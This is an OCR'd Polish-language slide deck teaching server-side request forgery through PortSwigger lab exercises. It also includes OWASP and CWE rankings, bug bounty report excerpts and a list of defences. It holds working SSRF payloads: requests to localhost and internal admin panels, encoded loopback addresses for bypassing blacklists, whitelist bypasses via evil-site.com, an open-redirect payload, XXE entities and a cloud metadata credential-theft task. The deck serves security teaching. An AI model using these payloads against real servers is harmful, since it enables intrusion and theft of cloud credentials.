



PODATNOŚĆ SERVER SIDE REQUEST FORGERY Z WYKORZYSTANIEM STRONY PORTSWIGGER

Magdalena Ślusarczyk, Patryk Synowski

CZYM JEST SSRF?

Podatność Server-Site Request Forgery pojawia się, gdy możemy zmusić serwer do nawiązania połączenia z dowolną domeną zewnętrzną lub z wewnętrznymi systemami, do których tylko serwer ma dostęp.



GDZIE SZUKAĆ?

- parametr zapytania HTTP/HTTPS, który zawiera nazwy plików lub adresy URL,
- parametr w strukturze JSON, przekazanej w ciele żądania,
- fragment pliku XML, przetwarzanego przez serwer,
- fragment dowolnego pliku, z którego serwer automatycznie pobiera zasoby,
- podatna biblioteka wykorzystana w aplikacji,
- protokoły takie jak phar (php), gopher (rodzaj protokołu klient-serwer)
- protokoły i usługi obsługiwane przez mechanizm pobierający pliki np.: ftp, telnet, zip, rar, ssh2.exec

RANKINGI

OWASP TOP 10 – MIEJSCE 10

As modern web applications provide end-users with convenient features, fetching a URL becomes a common scenario. As a result, the incidence of SSRF is increasing. Also, the severity of SSRF is becoming higher due to cloud services and the complexity of architectures.

Factors

CWEs Mapped	Max Incidence Rate	Avg Incidence Rate	Avg Weighted Exploit	Avg Weighted Impact	Max Coverage	Avg Coverage	Total Occurrences	Total CVEs
1	2.72%	2.72%	8.28	6.72	67.72%	67.72%	9,503	385

RANKINGI

2021 CWE TOP 25 MOST DANGEROUS SOFTWARE WEAKNESSES – MIEJSCE 24

Rank	ID	Name	Score	2020 Rank Change
[1]	CWE-787	Out-of-bounds Write	65.93	+1
[2]	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	46.84	-1
[3]	CWE-125	Out-of-bounds Read	24.9	+1
[4]	CWE-20	Improper Input Validation	20.47	-1
[5]	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	19.55	+5
[6]	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	19.54	0
[7]	CWE-416	Use After Free	16.83	+1
[8]	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	14.69	+4
[9]	CWE-352	Cross-Site Request Forgery (CSRF)	14.46	0
[10]	CWE-434	Unrestricted Upload of File with Dangerous Type	8.45	+5
[11]	CWE-306	Missing Authentication for Critical Function	7.93	+13
[12]	CWE-190	Integer Overflow or Wraparound	7.12	-1
[13]	CWE-502	Deserialization of Untrusted Data	6.71	+8
[14]	CWE-287	Improper Authentication	6.58	0
[15]	CWE-476	NULL Pointer Dereference	6.54	-2
[16]	CWE-798	Use of Hard-coded Credentials	6.27	+4
[17]	CWE-119	Improper Restriction of Operations within the Bounds of a Memory Buffer	5.84	-12
[18]	CWE-862	Missing Authorization	5.47	+7
[19]	CWE-276	Incorrect Default Permissions	5.09	+22
[20]	CWE-200	Exposure of Sensitive Information to an Unauthorized Actor	4.74	-13
[21]	CWE-522	Insufficiently Protected Credentials	4.21	-3
[22]	CWE-732	Incorrect Permission Assignment for Critical Resource	4.2	-6
[23]	CWE-611	Improper Restriction of XML External Entity Reference	4.02	-4
[24]	CWE-918	Server-Side Request Forgery (SSRF)	3.78	+3
[25]	CWE-77	Improper Neutralization of Special Elements used in a Command ('Command Injection')	3.58	+6

PRZYKŁADY

502 #341876 **SSRF in Exchange leads to ROOT access in all instances**

Share:

SUMMARY BY SHOPIFY

Shopify infrastructure is isolated into subsets of infrastructure. @0xacb reported it was possible to gain root access to any container in one particular subset by exploiting a server side request forgery bug in the screenshotting functionality of Shopify Exchange. Within an hour of receiving the report, we disabled the vulnerable service, began auditing applications in all subsets and remediating across all our infrastructure. The vulnerable subset did not include Shopify core.

After auditing all services, we fixed the bug by deploying a metadata concealment proxy to disable access to metadata information. We also disabled access to internal IPs on all infrastructure subsets. We awarded this $25,000 as a Shopify Core RCE since some applications in this subset do have access to some Shopify core data and systems.

154 #398641 **SSRF on duckduckgo.com/iu/**

Share:

TIMELINE

d0nut submitted a report to DuckDuckGo. Aug 23rd (3 years ago)

Normally, a call to `https://duckduckgo.com/iu` contains a query parameter (`u`) with some path using the domain `yimg.com` . This call will succeed in most cases.

Image F337121: yimg_ok.png 97.28 KiB

Zoom in Zoom out Copy Download

Raw Params Headers Hex

```
GET /iu/?u=http://yimg.com/ HTTP/1.1
Host: duckduckgo.com
Connection: close
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.99
Safari/537.36
DNT: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,vi;q=0.8
Cookie: p=-2; aq=-1; 5=2; p=-2; aq=-1; 5=2
```

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 23 Aug 2018 18:07:23 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
P3P: policyref="https://policies.yahoo.com/w3c/p3p.xml", CP="CAO
TELo OTPi OUR DELi SAMi OTRi UNRi PUBi IND PHY ONL UNI PUR FIN C
Cache-Control: max-age=2592000
Vary: Accept-Encoding
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-XSS-Protection: 1;mode=block
Referrer-Policy: origin
Age: 3200
Strict-Transport-Security: max-age=31536000
Content-Security-Policy: script-src 'none'
Expect-CT: max-age=0
Expires: Sat, 22 Sep 2018 18:07:23 GMT
X-DuckDuckGo-Locale: en_US
Content-Length: 359

<!doctype html public "-//w3c//dtd html 4.0 transitional//en">
<!-- Test -->
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-
<meta name="Author" content="Doug Barton">
</head>
<body bgcolor="white">
<!-- This page intentionally left blank -->
</body>
</html>
<!-- src3.ops.gq1.yahoo.com Thu Aug 23 17:14:04 UTC 2018 -->
```

VMware addresses SSRF, arbitrary file read flaws in vCenter Server


Adam Bannister 24 November 2021 at 13:33 UTC
Updated: 24 November 2021 at 20:48 UTC

Enterprise | Network Security | Vulnerabilities

'Important' severity flaws both reside in the vSphere Web Client

ZAGROŻENIA ZWIĄZANE Z PODATNOŚCIĄ

- Wykonanie kodu po stronie serwera
- DoS
- Odczyt wrażliwych danych
- Ominięcie zabezpieczeń bazujących na IP
- Badanie struktury wewnętrznej sieci
- Dostęp do usług wewnętrznych



PRZEPROWADZANIE ATAKU

ATAK NA SERWER APLIKACJI

Atakując serwer, na którym działa aplikacja, odwołujemy się do interfejsu loopback:

```
http://localhost
http://127.0.0.1
```

```
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 118

stockApi=http://localhost/admin
```


ATAK NA SERWER APLIKACJI

Zadanie 1:

Mamy daną aplikację sklepu, która umożliwia użytkownikowi sprawdzenie dostępności produktu na magazynie poprzez odwołanie się do endpointu API odpowiedzialnego za sprawdzanie statusu dostępności wybranej rzeczy.

Aby rozwiązać zadanie, należy dostać się do interfejsu admina i usunąć użytkownika `carlos`

ATAK NA INNY BACK-END SYSTEM




```
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 118

stockApi=http://192.168.0.68/admin
```

ATAK NA INNY BACK-END SYSTEM

Zadanie 2:

W tej samej aplikacji sklepu okazuje się, że urządzenia będące w tej samej sieci co serwer, całkowicie mu ufają. Wiemy, że adres to `192.168.0.X`, a dostęp możemy uzyskać na porcie 8080. Aby rozwiązać zadanie, należy dostać się do interfejsu admina i usunąć użytkownika `carlos`.

OMIJANIE FILTRÓW BLACKLIST

- `http://LocalHost/`
- `http://127.0.0.1/` - zadziała tak samo jak localhost
- `http://127.1/` - zera można pomijać
- `http://::1/` - IPv6
- `http://127.1.2.3/` - skoro localhost to sieć `127.0.0.0/8` to ten adres również da nam dostęp do loopback
- `http://%6c%6f%63%61%6c%68%6f%73%74/` - URL percent-encoding
- `http://0x7F00001/` - hex
- `http://0177.0000.0000.0001/` - zapis ósemkowy
- `http://00000000177.0x1f.20/` - połączenie wielu wariantów

OMIJANIE FILTRÓW BLACKLIST

Zadanie 3:

W aplikacji zastosowano filtrowanie typu blacklist: pewne elementy nie mogą pojawić się w adresie, do którego chcemy uzyskać dostęp.

Aby rozwiązać zadanie zmień adres `http://localhost/admin` tak, aby udało się do niego dostać, a następnie usuń użytkownika `carlos`

OMIJANIE FILTRÓW WHITELIST

- Użycie znaku @, by expected-site.com została ukryta jako ’embed credentials’

```
http://expected-site.com@evil-site.com/
```

- Znak # do fragmentacji adresu URL:

```
http://evil-site.com#expected-site.com/
```

- załączenie wymaganego inputu jako poddomena:

```
http://expected-site.evil-site.com/
```

OMIJANIE FILTRÓW WHITELIST

Zadanie 4:

Strona sklepu łączy się z wewnętrzną usługą w określony sposób. Aby rozwiązać zadanie, dostań się do panelu admina `http://localhost:80/admin` omijając filtry, a następnie usuń użytkownika `carlos`.

OMIJANIE FILTRÓW POPRZEZ OPEN REDIRECTION

Czasem pomimo wielu innych zabezpieczeń, możliwe jest wstawienie domeny, do której chcemy się odwołać w przekierowaniu, np.:

```
stockApi=/product/nextProduct?currentProductId=6&path=http://evil-user.net
```

OMIJANIE FILTRÓW POPRZEZ OPEN REDIRECTION

Zadanie:

Aby rozwiązać zadanie, dostań się do panelu admina, znajdującego się na interfejsie `http://192.168.0.12:8080/admin` używając przekierowania oraz usuń użytkownika `carlos`

SSRF Z WYKORZYSTANIEM XXE

XML – uniwersalny język znaczników, używany do przedstawiania danych

Encja – reprezentacja znaku np. dla < jest to <

XXE – podatność pozwalająca na zmiany w przetwarzanych plikach XML, dzięki którym można np. przeprowadzić SSRF

```
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM
”http://internal.vulnerable-
website.com/”> ]>
```

SSRF Z WYKORZYSTANIEM XXE

Zadanie:

W aplikacji sklepu kliknięcie przycisku Check stock powoduje przetwarzanie pliku XML. Serwer posiada endpoint z metadanymi pod adresem `http://169.254.169.254/`. Aby rozwiązać zadanie, odnajdź `SecretAccessKey` serwera.

INNE ELEMENTY PLIKU XML

- Document type definition:

```
<?xml version=”1.0” encoding=”utf-8”?>

<!DOCTYPE tag PUBLIC ”-//VSR//PENTEST//EN”
”http://internal-service”> <tag> </tag>
```

- Xinclude

```
<data xmlns:xi=”http://www.w3.org/2001/XInclude”>
<xi:include href=”http://somepublicserver.com/file.xml”>

</xi:include></data>
```

- Xlink

```
<data xlink:href=”http://somelink.com” />
```

BLIND SSRF – BRAK INFORMACJI ZWROTNEJ OD APLIKACJI

- Wykorzystanie zewnętrznej, kontrolowanej przez nas domeny i obserwowanie jej logów
- Obserwowanie czasu odpowiedzi przy wysyłaniu wielu zapytań

```
302 ms - http://localhost/test
1307 ms - http://localhost/index
5483 ms - http://localhost/admin
1410 ms - http://localhost/docs
1366 ms - http://localhost/latest
```

JAK SIĘ ZABEZPIECZAĆ?

- Filtry blacklist
- Filtry whitelist
- Wyłączenie niepotrzebnych protokołów (jak gopher)
- Wyłączenie obsługi przekierowań
- Zablokowanie możliwości komunikacji do samej maszyny na której działata aplikacja i innych hostów w obrębie tej infrastruktury
- Wymuszenie możliwości połączenia tylko z danym portem (np. 80, 443)
- Wyłączenie wyświetlania szczegółowych informacji o błędzie

DZIĘKUJEMY ZA UWAGĘ!

Źrodła:

- Michał Sajdak *Podatność Server-Side Request Forgery (SSRF), Bezpieczeństwo aplikacji webowych* (2019), Securitum.
- Web Security Academy https://portswigger.net/websecurity/ssrf https://portswigger.net/web-security/xxe
- Michał Bentkowski *Czym jest podatność SSRF? (Server Side Request Forgery),* https://sekurak.pl/czym-jest-podatnosc-ssrf-server-side-request-forgery/
- Michał Bentkowski *Pułapki w przetwarzaniu plików XML, Bezpieczeństwo aplikacji webowych* (2019), Securitum.
- OWASP Top 10 https://owasp.org/Top10/A10_2021-Server-Side_Request_Forgery_%28SSRF%29/
- 2021 CWE Top 25 Most Dangerous Software Weaknesses https://cwe.mitre.org/top25/archive/2021/2021_cwe_top25.html
- SSRF bible. Cheatsheet https://docs.google.com/document/d/1v1TkWZtrhzRLy0bYXBcdLUedXGb9njTNIJXa3u9akHM/edit?pli=1#
- Blind SSRF exploitation https://lab.wallarm.com/blind-ssrf-exploitation/10
- *A New Era of SSRF - Exploiting URL Parser in Trending Programming Languages!* https://www.youtube.com/watch?v=voTHFdL9S2k